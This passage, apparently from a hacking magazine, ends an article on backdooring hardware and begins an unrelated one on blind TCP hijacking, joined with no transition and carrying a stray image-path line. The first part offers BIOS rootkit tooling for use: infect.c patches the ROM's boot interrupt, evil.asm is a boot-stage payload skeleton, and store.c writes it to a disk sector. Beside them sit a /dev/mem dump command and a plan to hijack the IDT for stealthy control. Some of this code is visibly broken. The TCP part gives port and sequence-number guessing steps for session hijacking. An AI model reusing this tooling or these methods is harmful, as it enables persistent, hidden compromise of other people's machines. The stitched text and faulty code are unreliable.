Now that we know how to program GPUs, let's consider the most interesting part : data hiding. As I said, 3D cards come with a nice amount of memory. Of course, this memory is aimed at graphical usage but nothing prevents us to store some stuff in it. In fact, with the help of shaders we can even ask the 3D card to store and encrypt our data. This is fairly easy to do : we put the data in the beginning of the pipeline, we program the shaders to decide how to store and encrypt it and we're done. Then, retrieving this data is nearly the same operation : we ask the shaders to decrypt it and to send it back to us. Note that this encryption is really weak, as we rely only on shaders' computing and as the encryption and decryption process can be reversed by simply looking at the shaders programming in your code, but this can constitutes an effective way to improve already existing tricks (a 3D card based Shiva could be fun).

Ok, so now we can start coding stuff taking advantage of our 3D cards. But wait ! We don't want to mess with shaders, we don't want to learn about 3D programming, we just want to execute code on the device so we can quickly test what we can do with those devices. Learning shaders programming is important because it allows to understand the device better but it can be really long for people unfamiliar with the 3D world. Recently, nVIDIA released a SDK allowing programmers to easily use 3D devices for other purposes than graphisms. nVIDIA CUDA (see [10]) is a SDK allowing programmers to use the C language with new keywords used to tell the compiler which part of the code should be executed on the device and which part of the code should be executed on the CPU. CUDA also comes with various mathematical libraries.

Here is a funny code to illustrate the use of CUDA :

------[3ddb.c

```
/*
** 3ddb.c : a very simple program used to store an array in
** GPU memory and make the GPU "encrypt" it. Compile it using nvcc.
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#include <cutil.h>
#include <cuda.h>
```

```
/*** GPU code and data ***/

char *          store;


__global__ void encrypt(int key)
{
  /* do any encryption you want here */
  /* and put the result into 'store' */
  /* (you need to modify CPU code if */
  /* the encrypted text size is      */
  /* different than the clear text   */
  /* one). */
}

/*** end of GPU code and data ***/


/*** CPU code and data ***/
CUdevice        dev;

void            usage(char * cmd)
{
  fprintf(stderr, "usage is : %s <string> <key>\n", cmd);
  exit(0);
}


void            init_gpu()
{
  int           count;

  CUT_CHECK_DEVICE();
  CU_SAFE_CALL(cuInit());
  CU_SAFE_CALL(cuDeviceGetCount(&count));
  if (count <= 0)
    {
      fprintf(stderr, "error : could not connect to any 3D card\n");
      exit(-1);
    }
  CU_SAFE_CALL(cuDeviceGet(&dev, 0));
  CU_SAFE_CALL(cuCtxCreate(dev));
}


int             main(int argc, char ** argv)
{
  int           key;
  char *        res;

  if (argc != 3)
    usage(argv[0]);
  init_gpu();
  CUDA_SAFE_CALL(cudaMalloc((void **)&store, strlen(argv[1])));
  CUDA_SAFE_CALL(cudaMemcpy(store,
                            argv[1],
                            strlen(argv[1]),
                            cudaMemcpyHostToDevice));
  res = malloc(strlen(argv[1]));
  key = atoi(argv[2]);
  encrypt<<<128, 256>>>(key);
  CUDA_SAFE_CALL(cudaMemcpy(res,
                            store,
                            strlen(argv[1]),
                            cudaMemcpyDeviceToHost));
  for (i = 0; i < strlen(argv[1]); i++)
    printf("%c", res[i]);
  CU_SAFE_CALL(cuCtxDetach());
```

```
  CUT_EXIT(argc, argv);
  return 0;
}
```

---

4. Playing with BIOS

BIOSes are very interesting. In fact, little work has already been done in this area and some stuff has already been published. But let's recap all this things and take a look at what wonderful tricks we can do with this little chip. First of all, BIOS means Basic Input/Output System. This chip is in charge of handling boot process, low-level configuration and of providing a set of functions for boot loaders and operating systems during their early loading processus. In fact, at boot time, BIOS takes control of the system first, then it does a couple of checks, then it sets an IDT to provide features via interruptions and finally tries to load the boot loader located in each bootable device, following its configuration. For example, if you specify in your BIOS setup to first try to boot on optical drive and then on your harddrive, at boot time the BIOS will first try to run an OS from the CD, then from your harddrive. BIOSes' code is the VERY FIRST code to be executed on your system. The interesting thing is that backdooring it virtually gives us a deep control of the system and a practical way to bypass nearly any security system running on the target, since we execute code even before this system starts ! But the inconvenient of this thing is big : as we are playing with hardware, portability becomes a really big issue.

The first thing you need to know about playing with BIOS is that there are several ways to do it. Some really good publications (see [11]) have been made on the subject, but I'll focus on what we can do when patching the ROM containing the BIOS.

BIOSes are stored in a chip located on your motherboard. Old BIOSes were single ROMs without write possibilities, but then some manufacturers got the brilliant idea to allow BIOS patching. They introduced the BIOS flasher, which is a little device we can communicate with using the I/O system. The flasher can read and write the BIOS for us, which is all we need to play in this land. Of course, as there are many different BIOSes in the wild, I won't introduce any particular chip. Here are some pointers that will help you :

* [12] /dev/bios is a tool from the OpenBIOS initiative (see [13]). It is a kernel module for Linux that creates devices to easily manipulate various BIOSes. It can access several BIOSes, including network card BIOSes. It is a nice tool to play with and the code is nice, so you'll see how to get your hands to work.

* [14] is a WONDERFUL guide that will explain you nearly everything about Award BIOSes. This paper is a must read for anyone interested in this subject, even if you don't own an Award BIOS.

* [15] is an interesting website to find information about various BIOSes.

In order to start easy and fast, we'll use a virtual machine, which is very handy to test your concepts before you waste your BIOS. I recommend you to use Bochs (see [16]) as it is free and open source and mainly because it comes with a very well commented source code used to emulate a BIOS. But first, let's see how BIOSes really work.

As I said, BIOS is the first entity which has the control over your system at boottime. The interesting thing is, in order to start to reverse engineer your BIOS, that you don't even need to use the flasher. At the start of the boot process, BIOS's code is mapped (or "shadowed") in RAM at a specific location and uses a specific range of memory. All we have to do to read this code, which is 16 bits assembly, is to read memory. BIOS

memory area starts at 0xf0000 and ends at 0x100000. An easy way to dump the code is to simply do a :

```
% dd if=/dev/mem of=BIOS.dump bs=1 count=65536 seek=983040
% objdump -b binary -m i8086 -D BIOS.dump
```

You should note that as BIOS contains data, such a dump isn't accurate as you will have a shift preventing code to be disassembled correctly. To address this problem, you should use the entry points table provided farther and use objdump with the '--start-address' option.

Of course, the code you see in memory is rarely easy to retrieve in the chip, but the fact you got the somewhat "unencrypted text" can help a lot. To get started to see what is interesting in this code, let's have a look at a very interesting comment in the Bochs BIOS source code (from [17]) :

```
30 // ROM BIOS compatability entry points:
31 // ===================================
32 // $e05b ; POST Entry Point
33 // $e2c3 ; NMI Handler Entry Point
34 // $e3fe ; INT 13h Fixed Disk Services Entry Point
35 // $e401 ; Fixed Disk Parameter Table
36 // $e6f2 ; INT 19h Boot Load Service Entry Point
37 // $e6f5 ; Configuration Data Table
38 // $e729 ; Baud Rate Generator Table
39 // $e739 ; INT 14h Serial Communications Service Entry Point
40 // $e82e ; INT 16h Keyboard Service Entry Point
41 // $e987 ; INT 09h Keyboard Service Entry Point
42 // $ec59 ; INT 13h Diskette Service Entry Point
43 // $ef57 ; INT 0Eh Diskette Hardware ISR Entry Point
44 // $efc7 ; Diskette Controller Parameter Table
45 // $efd2 ; INT 17h Printer Service Entry Point
46 // $f045 ; INT 10 Functions 0-Fh Entry Point
47 // $f065 ; INT 10h Video Support Service Entry Point
48 // $f0a4 ; MDA/CGA Video Parameter Table (INT 1Dh)
49 // $f841 ; INT 12h Memory Size Service Entry Point
50 // $f84d ; INT 11h Equipment List Service Entry Point
51 // $f859 ; INT 15h System Services Entry Point
52 // $fa6e ; Character Font for 320x200 & 640x200 Graphics \
(lower 128 characters)
53 // $fe6e ; INT 1Ah Time-of-day Service Entry Point
54 // $fea5 ; INT 08h System Timer ISR Entry Point
55 // $fef3 ; Initial Interrupt Vector Offsets Loaded by POST
56 // $ff53 ; IRET Instruction for Dummy Interrupt Handler
57 // $ff54 ; INT 05h Print Screen Service Entry Point
58 // $fff0 ; Power-up Entry Point
59 // $fff5 ; ASCII Date ROM was built - 8 characters in MM/DD/YY
60 // $fffe ; System Model ID
```

These offsets indicate where to find specific BIOS functionalities in memory and, as they are standard, you can apply them to your BIOS too. For example, the BIOS interruption 19h is located in memory at 0xfe6f2 and its job is to load the boot loader in RAM and to jump on it. On old systems, a little trick was to jump to this memory location to reboot the system. But before considering BIOS code modification, we have one issue to resolve : BIOS chips have limited space, and if it can provide enough space for basic backdoors, we'll end up quickly begging for more places to store code if we want to do something nice. We have two ways to get more space :

1/ We patch the int19h code so that instead of loading the real bootloader on a device specified, it loads our code (which will load the real bootloader once it's done) at a specific location, like a sector marked as defective on a specific hard drive. Of course, this operation implies alteration of another media than BIOS, but, since it provides us with as nearly as many space as we could dream, this method must be taken into consideration

2/ If you absolutely want to stay in BIOS space, you can do a little trick on some BIOS models. One day, processors manufacturers made a deal with BIOS manufacturers. Processor manufacturers decided to give the possibility to update the CPU's microcode in order to fix bugs without having to recall all sold material (remember the f00f bug ?). The idea was that the BIOS would store the updated microcode and inject it in the CPU during each boot process, as modifications on microcode aren't permanent. This feature is known as "BIOS update". Of course, this microcode takes space and we can search for the code injecting it, hook it so it doesn't do anything anymore and erase the microcode to store our own code.

Implementing 2/ is more complex than 1/, so we'll focus on the first one to get started. The idea is to make the BIOS load our own code before the bootloader. This is very easy to do. Again, BochsBIOS sources will come in handy, but if you look at your BIOS dump, you should see very little differences. The code which interests us is located at 0xfe6f2 and is the 19h BIOS interrupt. This one is very interesting as this is the one in charge of loading the boot loader. Let's take a look at the interesting part of its code :

```
7238   // We have to boot from harddisk or floppy
7239   if (bootcd == 0) {
7240     bootseg=0x07c0;
7241
7242 ASM_START
7243     push bp
7244     mov  bp, sp
7245
7246     mov  ax, #0x0000
7247     mov  _int19_function.status + 2[bp], ax
7248     mov  dl, _int19_function.bootdrv + 2[bp]
7249     mov  ax, _int19_function.bootseg + 2[bp]
7250     mov  es, ax         ;; segment
7251     mov  bx, #0x0000    ;; offset
7252     mov  ah, #0x02      ;; function 2, read diskette sector
7253     mov  al, #0x01      ;; read 1 sector
7254     mov  ch, #0x00      ;; track 0
7255     mov  cl, #0x01      ;; sector 1
7256     mov  dh, #0x00      ;; head 0
7257     int  #0x13          ;; read sector
7258     jnc  int19_load_done
7259     mov  ax, #0x0001
7260     mov  _int19_function.status + 2[bp], ax
7261
7262 int19_load_done:
7263     pop  bp
7264 ASM_END
```

int13h is the BIOS interruption used to access storage devices. In our case, BIOS is trying to load the boot loader, which is on the first sector of the drive. The interesting thing is that by only changing the value put in one register, we can make the BIOS load our own code. For instance, if we hide our code in the sector number 0xN and if we patch the BIOS so that instead of the instruction 'mov cl, #0x01' we have 'mov cl, #0xN', we can have our code loaded at each boot and reboot. Basically, we can store our code wherever we want to as we can change the sector, the track and even the drive to be used. It is up to you to chose where to store your code but as I said, a sector marked as defective can work out as an interesting trick.

Here are three source codes to help you get started faster : the first one, inject.c, modifies the ROM of the BIOS so that it loads our code before the boot loader. inject.c needs /dev/bios to run. The second one, code.asm, is a skeletton to fill with your own code and is loaded by the BIOS. The third one, store.c, inject code.asm in the target sector of the first track of the hard drive.

--[infect.c

```
#define _GNU_SOURCE

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

#define BUFSIZE         512
#define BIOS_DEV        "/dev/bios"

#define CODE            "\xbb\x00\x00"  /* mov bx, 0 */ \
                        "\xb4\x02"      /* mov ah, 2 */ \
                        "\xb0\x01"      /* mov al, 1 */ \
                        "\xb5\x00"      /* mov ch, 0 */ \
                        "\xb6\x00"      /* mov dh, 0 */ \
                        "\xb1\x01"      /* mov cl, 1 */ \
                        "\xcd\x13"      /* int 0x13 */

#define TO_PATCH        "\xcd\x13"       /* mov cl, 1 */

#define SECTOR_OFFSET   1


void    usage(char *cmd)
{
  fprintf(stderr, "usage is : %s [bios rom] <sector> <infected rom>\n", cmd);
  exit(1);
}


/*
** This function looks in the BIOS rom and search the int19h procedure.
** The algorithm used sucks, as it does only a naive search. Interested
** readers should change it.
*/
char *  search(char * buf, size_t size)
{
  return memmem(buf, size, CODE, sizeof(CODE));
}


void    patch(char * tgt, size_t size, int sector)
{
  char          new;
  char *        tmp;

  tmp = memmem(tgt, size, TO_PATCH, sizeof(TO_PATCH));
  new = (char)sector;
  tmp[SECTOR_OFFSET] = new;
}


int             main(int argc, char **argv)
{
  int           sector;
  size_t        i;
  size_t        ret;
  size_t        cnt;
  int           devfd;
  int           outfd;
  char *        buf;
  char *        dev;
  char *        out;
  char *        tgt;

  if (argc == 3)
    {
```

```
      dev = BIOS_DEV;
      out = argv[2];
      sector = atoi(argv[1]);
    }
  else if (argc == 4)
    {
      dev = argv[1];
      out = argv[3];
      sector = atoi(argv[2]);
    }
  else
    usage(argv[0]);
  if ((devfd = open(dev, O_RDONLY)) == -1)
    {
      fprintf(stderr, "could not open BIOS\n");
      exit(1);
    }
  if ((outfd = open(out, O_WRONLY | O_TRUNC | O_CREAT)) == -1)
    {
      fprintf(stderr, "could not open %s\n", out);
      exit(1);
    }
  for (cnt = 0; (ret = read(devfd, buf, BUFSIZE)) > 0; cnt += ret)
    buf = realloc(buf, ((cnt + ret) / BUFSIZE + 1) * BUFSIZE);
  if (ret == -1)
    {
      fprintf(stderr, "error reading BIOS\n");
      exit(1);
    }
  if ((tgt = search(buf, cnt)) == NULL)
    {
      fprintf(stderr, "could not find code to patch\n");
      exit(1);
    }
  patch(tgt, cnt, sector);
  for (i = 0; (ret = write(outfd, buf + i, cnt - i)) > 0; i += ret)
    ;
  if (ret == -1)
    {
      fprintf(stderr, "could not write patched ROM to disk\n");
      exit(1);
    }
  close(devfd);
  close(outfd);
  free(buf);
  return 0;
}
```

--[evil.asm

```
;;;
;;; A sample code to be loaded by an infected BIOS instead of
;;; the real bootloader. It basically moves himself so he can
;;; load the real bootloader and jump on it. Replace the nops
;;; if you want him to do something usefull.
;;;
;;; usage is :
;;;             no usage, this code must be loaded by store.c
;;;
;;; compile with : nasm -fbin evil.asm -o evil.bin
;;;

BITS    16
ORG     0

;; we need this label so we can check the code size
entry:
```

```
        jmp     begin           ; jump over data


;; here comes data
drive   db      0               ; drive we're working on


begin:

        mov     [drive], dl     ; get the drive we're working on

        ;; segments init
        mov     ax, 0x07C0
        mov     ds, ax
        mov     es, ax

        ;; stack init
        mov     ax, 0
        mov     ss, ax
        mov     ax, 0xffff
        mov     sp, ax

        ;; move out of the zone so we can load the TRUE boot loader
        mov     ax, 0x7c0
        mov     ds, ax
        mov     ax, 0x100
        mov     es, ax
        mov     si, 0
        mov     di, 0
        mov     cx, 0x200
        cld
        rep     movsb

        ;; jump to our new location
        jmp     0x100:next


next:                           ;; to jump to the new location

        ;; load the true boot loader
        mov     dl, [drive]
        mov     ax, 0x07C0
        mov     es, ax
        mov     bx, 0
        mov     ah, 2
        mov     al, 1
        mov     ch, 0
        mov     cl, 1
        mov     dh, 0
        int     0x13

        ;; do your evil stuff there (ie : infect the boot loader)
        nop
        nop
        nop

        ;; execute system
        jmp     07C0h:0


size    equ     $ - entry
%if size+2 > 512
        %error "code is too large for boot sector"
%endif

times   (512 - size - 2) db 0   ; fill 512 bytes
db      0x55, 0xAA              ; boot signature
```

--[store.c

```
/*
** code to be used to store a fake bootloader loaded by an infected BIOS
**
** usage is :
**              store <device to store on> <sector number> <file to inject>
**
** compile with : gcc store.c -o store
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

#define CODE_SIZE       512
#define SECTOR_SIZE     512

void    usage(char *cmd)
{
  fprintf(stderr, "usage is : %s <device> <sector> <code>", cmd);
  exit(0);
}


int     main(int argc, char **argv)
{
  int   off;
  int   i;
  int   devfd;
  int   codefd;
  int   cnt;
  char  code[CODE_SIZE];

  if (argc != 4)
    usage(argv[0]);
  if ((devfd = open(argv[1], O_RDONLY)) == -1)
    {
      fprintf(stderr, "error : could not open device\n");
      exit(1);
    }
  off = atoi(argv[2]);
  if ((codefd = open(argv[3], O_RDONLY)) == -1)
    {
      fprintf(stderr, "error : could not open code file\n");
      exit(1);
    }
  for (cnt = 0; cnt != CODE_SIZE; cnt += i)
    if ((i = read(codefd, &(mbr[cnt]), CODE_SIZE - cnt)) <= 0)
      {
        fprintf(stderr, "error reading code\n");
        exit(1);
      }
  lseek(devfd, (off - 1) * SECTOR_SIZE, SEEK_SET);
  for (cnt = 0; cnt != CODE_SIZE; cnt += i)
    if ((i = write(devfd, &(mbr[cnt]), CODE_SIZE - cnt)) <= 0)
      {
        fprintf(stderr, "error reading code\n");
        exit(1);
      }
  close(devfd);
  close(codefd);
  printf("Device infected\n");
  return 0;
}
```

Okay, now that we can load our code using the BIOS, time has come to consider what we can do in this position. As we are nearly the first one to have control over the system, we can do really interesting things.

First, we can hijack BIOS interruptions and make them jump to our code. This is interesting because instead of writing all the code in the BIOS, we can now hijack BIOS routines having as much space as we need and without having to do a lot of reverse engineering.

Next, we can easily patch the boot loader on-thy-fly as it is our own code which loads it. In fact, we don't even have to call the true boot loader if we don't want to, we can make a fake one that loads a nicely patched kernel based on the real one. Or you can make a fake boot loader (or even patch the real one on-the-fly) that loads the real kernel and patch it on the fly. The choice is up to you.

Finally, I would talk about one last thing that came on my mind. Combined with IDTR hijacking, patching the BIOS can assure us a complete control of the system. We can patch the BIOS so that it loads our own boot loader. This boot loader is a special one, in fact it loads a mini-OS of our own which sets an IDT. Then, as we hijacked the IDTR register (there are several ways to do it, the easiest being patching the target OS boot process in order to prevent him to erase our IDT), we can then load the true boot loader which will load the true kernel. At this time, our own os will hijack the entire system with its own IDT proxying any interrupt you want to, hijacking any event on the system. We even can use the system clock as a scheduler forthe two OS : the tick will be caught by our own OS and depending the configuration (we can say for example 10% of the time for our OS and 90% for the real OS), we can execute our code or give the control to the real OS by jumping on its IDT.

You can do lot of things simply by patching the BIOS, so I suggest you to implement your own ideas. Remember this is not so difficult, documentation about this subject already exists and we can really do lots of things. Just remember to use Bochs for tests before going in the wild, it certainly isn't fun when smoke comes out of one of the motherboard's chips...

5. Conclusion

So that's it, hardware can be backdoored quite easily. Of course, what I demonstrated here was just a fast overview. We can do LOTS of things with hardware, things that can assure us a total control of the computer we're on and remain stealth. There is a huge work to do in this area as more and more devices become CPU independent and implement many features that can be used to do funny things. Imagination (and portability, sic...) are the only limits.

For people very interested in having fun in the hardware world, I suggest to take a look at CPU microcode programming system (start with the AMD K8 reverse engineering, see [18]), network cards BIOSes and the PXE system.

(And hardware hacking can be a fun start to learn to fuck the TCPA system).

6. References

[1] : The Art of Assembly Programming - Randall Hyde (http://webster.cs.ucr.edu/AoA/index.html)

[2] : Linux Device Drivers - Alessandro Rubini, Jonathan Corbet (http://www.xml.com/ldd/chapter/book/)

[3] : OpenGL
(http://www.opengl.org/)

[4] : Neon Helium Productions (NeHe)
(http://nehe.gamedev.net/)

[5] : GPGPU
(http://www.gpgpu.org)

[6] : HLSL tutorial
(http://msdn2.microsoft.com/en-us/library/bb173494.aspx)

[7] : GLSL tutorial
(http://nehe.gamedev.net/data/articles/article.asp?article=21)

[8] : The NVIDIA Cg Toolkit
(http://developer.nvidia.com/object/cg_toolkit.html)

[9] : NVIDIA Cg tutorial
(http://developer.nvidia.com/object/cg_tutorial_home.html)

[10] : nVIDIA CUDA (Compute Unified Device Architecture)
(http://developer.nvidia.com/object/cuda.html)

[11] : Implementing and Detecting an ACPI BIOS RootKit - John Heasman
(http://www.ngssoftware.com/jh_bhf2006.pdf)

[12] : /dev/bios - Stefan Reinauer
(http://www.openbios.info/development/devbios.html)

[13] : OpenBIOS initiative
(http://www.openbios.info/)

[14] : Award BIOS reverse engineering guide - Pinczakko
(http://www.geocities.com/mamanzip/Articles/Award_Bios_RE)

[15] : Wim's BIOS
(http://www.wimsbios.com/)

[16] : Bochs IA-32 Emulator Project
(http://bochs.sourceforge.net/)

[17] : Bochs BIOS source code
(http://bochs.sourceforge.net/cgi-bin/lxr/source/bios/rombios.c)

[18] : Opteron Exposed: Reverse Engineering AMD K8 Microcode Updates
(http://www.packetstormsecurity.nl/0407-exploits/OpteronMicrocode.txt)

7. Thanks

Without these people, this file wouldn't be, so thanks to them :

* Auquen, for introducing me the idea of playing with hardware five years ago


* Kad and Mayhem, for convincing me to write this article

* Sauron, for always motivating me (nothing sexual)

* Glenux, for pointing out CUDA

* All people present to scythale's aperos, for helping me to get high in such ways I can come up with evil thinking (yeah, I was drunk when I decided to backdoor my hardware)

--
scythale@gmail.com



--[Contents

--[1 - Introduction

Fun with TCP (blind spoofing/hijacking, etc...) was very popular several years ago when the initials TCP sequence numbers (ISN) were guessable (64K rule, etc...). Now that the ISNs are fairly well randomized, this stuff seems to be impossible.

In this paper we will show that it is still possible to perform blind TCP hijacking nowadays (without attacking the PRNG responsible for generating the ISNs, like in [1]). We will present a method which works against a number of systems (Windows 2K, windows XP, and FreeBSD 4). This method is not really straightforward to implement, but is nonetheless entirely feasible, as we've coded a tool which was successfully used to perform this attack against all the vulnerable systems.

--[2 - Prerequisites

In this section we will give some informations that are necessary to understand this paper.

----[2.1 - A brief reminder on TCP

A TCP connection between two hosts (which will be called respectively "client" and "server" in the rest of the paper) can be identified by a tuple [client-IP, server-IP, client-port, server-port]. While the server port is well known, the client port is usually in the range 1024-5000, and automatically assigned by the operating system. (Exemple: the connection from some guy to freenode may be represented by [ppp289.someISP.com, irc.freenode.net, 1207, 6667]).

When communication occurs on a TCP connexion, the exchanged TCP packet headers are containing these informations (actually, the IP header contains the source/destination IP, and the TCP header contains the source/destination port). Each TCP packet header also contains fields for a

sequence number (SEQ), and an acknowledgement number (ACK).

Each of the two hosts involved in the connection computes a 32bits SEQ number randomly at the establishment of the connection. This initial SEQ number is called the ISN. Then, each time an host sends some packet with N bytes of data, it adds N to the SEQ number.
The sender put his current SEQ in the SEQ field of each outgoing TCP packet. The ACK field is filled with the next *expected* SEQ number from the other host. Each host will maintain his own next sequence number (called SND.NEXT), and next expected SEQ number from the other host (called RCV.NEXT).

Let’s clarify with an exemple (for the sake of simplicity, we consider that the connection is already established, and the ports are not shown.)

```
[=============================================================================]
Client                                          Server

[SND.NEXT=1000]                                 [SND.NEXT=2000]
          --[SEQ=1000, ACK=2000, size=20]->
[SND.NEXT=1020]                                 [SND.NEXT=2000]
          <-[SEQ=2000, ACK=1020, size=50]--
[SND.NEXT=1020]                                 [SND.NEXT=2050]
          --[SEQ=1020, ACK=2050, size=0]->
[=============================================================================]
```

In the above example, first the client sends 20 bytes of data. Then, the server acknowledges this data (ACK=1020), and send its own 50 bytes of data in the same packet. The last packet sent by the client is what we will call a "simple ACK". It acknowledges the 50-bytes data sent by the server, but carry no data payload. The "simple ACK" is used, among other cases, where a host acknowledge received data, but has no data to transmit yet. Obviously, any well-formed "simple ACK" packet will not be acknowledged, as this would lead to an infinite loop. Conceptually, each byte has a sequence number, it’s just that the SEQ contained in the TCP header field represents the sequence number of the first byte. For example, the 20 bytes of the first packet have sequence numbers 1000..1019.

TCP implements a flow control mechanism by defining the concept of "window". Each host has a TCP window size (which is dynamic, specific to each TCP connection, and announced in TCP packets), that we will call RCV.WND.

At any given time, a host will accept bytes with sequence number between RCV.NXT and (RCV.NXT+RCV.WND-1). This mechanism ensures that at any tyme, there can be no more than RCV.WND bytes "in transit" to the host.

The establishment and teardown of the connection is managed by flags in the TCP header. The only useful flags in this paper are SYN, ACK, and RST (for more information, see RFC793 [2]). The SYN and ACK flags are used in the connection establishment, as follows:

```
[=============================================================================]
Client                                          Server

[client picks an ISN]
[SND.NEXT=5000]
        --[flags=SYN, SEQ=5000]-->              [server picks an ISN]
[SND.NEXT=5001]                                 [SND.NEXT=9000]
        <-[flags=SYN+ACK, SEQ=9000, ACK=5001]--
[SND.NEXT=5001]                                 [SND.NEXT=9001]
        --[flags=ACK, SEQ=5001, ACK=9001]-->
...connection established...
[=============================================================================]
```

You’ll remark that during the establishment, the SND.NEXT of each hosts is incremented by 1. That’s because the SYN flag counts as one (virtual) byte, as far as the sequence number is concerned. Thus, any packet with the SYN flag set will increment the SND.NEXT by 1+packet_data_size (here, the data size is 0). You’ll also note that the ACK field is optional. The ACK field is not

to be confused with the ACK flag, even if they are related: The ACK flag is set if the ACK field exists. The ACK flag is always set on packets beloning to an established connection.

The RST flag is used to close a connection abnormally (due to an error, for example a connection attempt to a closed port).

---- [2.2 - The interest of the IP ID

The IP header contains a flag named IP_ID, which is a 16-bits integer used by the IP fragmentation/reassembly mechanism. This number needs to be unique for each IP packet sent by an host, but will be unchanged by fragmentation (thus, fragments of the same packet will have the same IP ID).

Now, you must be wondering why the IP_ID is so interesting? Well, there's a nifty "feature" in some TCP/IP stacks (including Windows 98, 2K, and XP) : these stacks store the IP_ID in a global counter, which is simply incremeted with each IP packet sent. This enables an attacker to probe the IP_ID counter of an host (with a ping, for exemple), and so, know when the host is sending packets.

Exemple:

```
[=============================================================================]
attacker                                          Host
                --[PING]->
        <-[PING REPLY, IP_ID=1000]--

... wait a little ...

                --[PING]->
        <-[PING REPLY, IP_ID=1010]--

<attacker> Uh oh, the Host sent 9 IP packets between my pings.
[=============================================================================]
```

This technique is well known, and has already been exploited to perform really stealth portscans ([3] and [5]).

----[2.3 - List of informations to gather

Well, now, what we need to hijack an existing TCP connection?

First, we need to know the client IP, server IP, client port, and server port.
In this paper we'll assume that the client IP, server IP, and server port are known. The difficulty resides in detecting the client port, since it is randomly assigned by the client's OS. We will see in the following section how to do that, with the IP_ID.

The next thing we need if we want to be able to hijack both ways (send data to client from the server, and send data from server to client) is to know the sequence number of the server, and the client.

Obviously, the most interesting is the client sequence number, because it enables us to send data to the server that appears to have been sent by the client. But, as the rest of the paper will show, we'll need to detect the server's sequence number first, because we will need it to detect the client's sequence number.

--[3 - Attack description

In this section, we will show how to determine the client's port, then the server's sequence number, and finally the client's sequence number. We will consider that the client's OS is a vulnerable OS. The server can run on any

OS.

----[3.1 - Finding the client-port

Assuming we already know the client/server IP, and the server port, there's a well known method to test if a given port is the correct client port. In order to do this, we can send a TCP packet with the SYN flag set to server-IP:server-port, from client-IP:guessed-client-port (we need to be able to send spoofed IP packets for this technique to work).

Here's what will happen when we send our packet if the guessed-client-port is NOT the correct client port:

```
[=============================================================================]
Attacker (masquerading as client)                        Server

                        --[flags=SYN, SEQ=1000]->

Real client

                <-[flags=SYN+ACK, SEQ=2000, ACK=1001]--

... the real client didn't start this connection, so it aborts with RST ...

                --[flags=RST]->
[=============================================================================]
```

Here's what will happen when we send our packet if the guessed-client-port IS the correct client port:

```
[=============================================================================]
Attacker (masquerading as client)                        Server

                        --[flags=SYN, SEQ=1000]->

Real client

... upon reception of our SYN, the server replies by a simple ACK ...

                <-[flags=ACK, SEQ=xxxx, ACK=yyyy]--

... the client sends nothing in reply of a simple ACK ...
[=============================================================================]
```

Now, what's important in all this, is that in the first case the client sends a packet, and in the second case it doesn't. If you have carefully read the section 2.2, you know this particular thing can be detected by probing the IP ID counter of the client.

So, all we have to do to test if a guessed client-port is the correct one is:

- Send a PING to the client, note the IP ID
- Send our spoofed SYN packet
- Resend a PING to the client, note the new IP ID
- Compare the two IP IDs to determine if the guessed port was correct.

Obviously, if one want to make an efficient scanner, there's many difficulties, notably the fact that the client may transmit packets on his own between our two PINGs, and the latency between the client and the server (which affects the delay after which the client will send his RST packet in case of an incorrect guess). Coding an efficient client-port scanner is left as an exercise to the reader :). With our tool - which measures the latency before the attack and tries to adapt itself to the client's traffic in real-time - the client-port is usually found in less than 3 minutes.

----[3.2 - Finding the server's SND.NEXT

Now that we (hopefully :)) have the client port, we need to know the server's SND.NEXT (in other words, his current sequence number).

Whenever a host receive a TCP packet with the good source/destination ports, but an incorrect seq and/or ack, it sends back a simple ACK with the correct SEQ/ACK numbers. Before we investigate this matter, let's define exactly what is a correct seq/ack combination, as defined by the RFC793 [2]:

A correct SEQ is a SEQ which is between the RCV.NEXT and (RCV.NEXT+RCV.WND-1) of the host receiving the packet. Typically, the RCV.WND is a fairly large number (several dozens of kilobytes at last).

A correct ACK is an ACK which corresponds to a sequence number of something the host receiving the ACK has already sent. That is, the ACK field of the packet received by an host must be lower or equal than the host's own current SND.SEQ, otherwise the ACK is invalid (you can't acknowledge data that were never sent!).

It is important to node that the sequence number space is "circular". For exemple, the condition used by the receiving host to check the ACK validity is not simply the unsigned comparison "ACK <= receiver's SND.NEXT", but the signed comparison "(ACK - receiver's SND.NEXT) <= 0".

Now, let's return to our original problem: we want to guess server's SND.NEXT. We know that if we send a wrong SEQ or ACK to the client from the server, the client will send back an ACK, while if we guess right, the client will send nothing. As for the client-port detection, this may be tested with the IP ID.

If we look at the ACK checking formula, we note that if we pick randomly two ACK values, let's call them ack1 and ack2, such as $|ack1-ack2| = 2^{31}$, then exactly one of them will be valid. For example, let ack1=0 and ack2=2^{31}. If the real ACK is between 1 and 2^{31} then the ack2 will be an acceptable ack. If the real ACK is 0, or is between ($2^{32} - 1$) and ($2^{31} + 1$), then, the ack1 will be acceptable.

Taking this into consideration, we can more easily scan the sequence number space to find the server's SND.NEXT. Each guess will involve the sending of two packets, each with its SEQ field set to the guessed server's SND.NEXT. The first packet (resp. second packet) will have his ACK field set to ack1 (resp. ack2), so that we are sure that if the guessed's SND.NEXT is correct, at least one of the two packet will be accepted.

The sequence number space is way bigger than the client-port space, but two facts make this scan easier:

First, when the client receive our packet, it replies immediately. There's not a problem with latency between client and server like in the client-port scan. Thus, the time between the two IP ID probes can be very small, speeding up our scanning and reducing greatly the odds that the client will have IP traffic between our probes and mess with our detection.

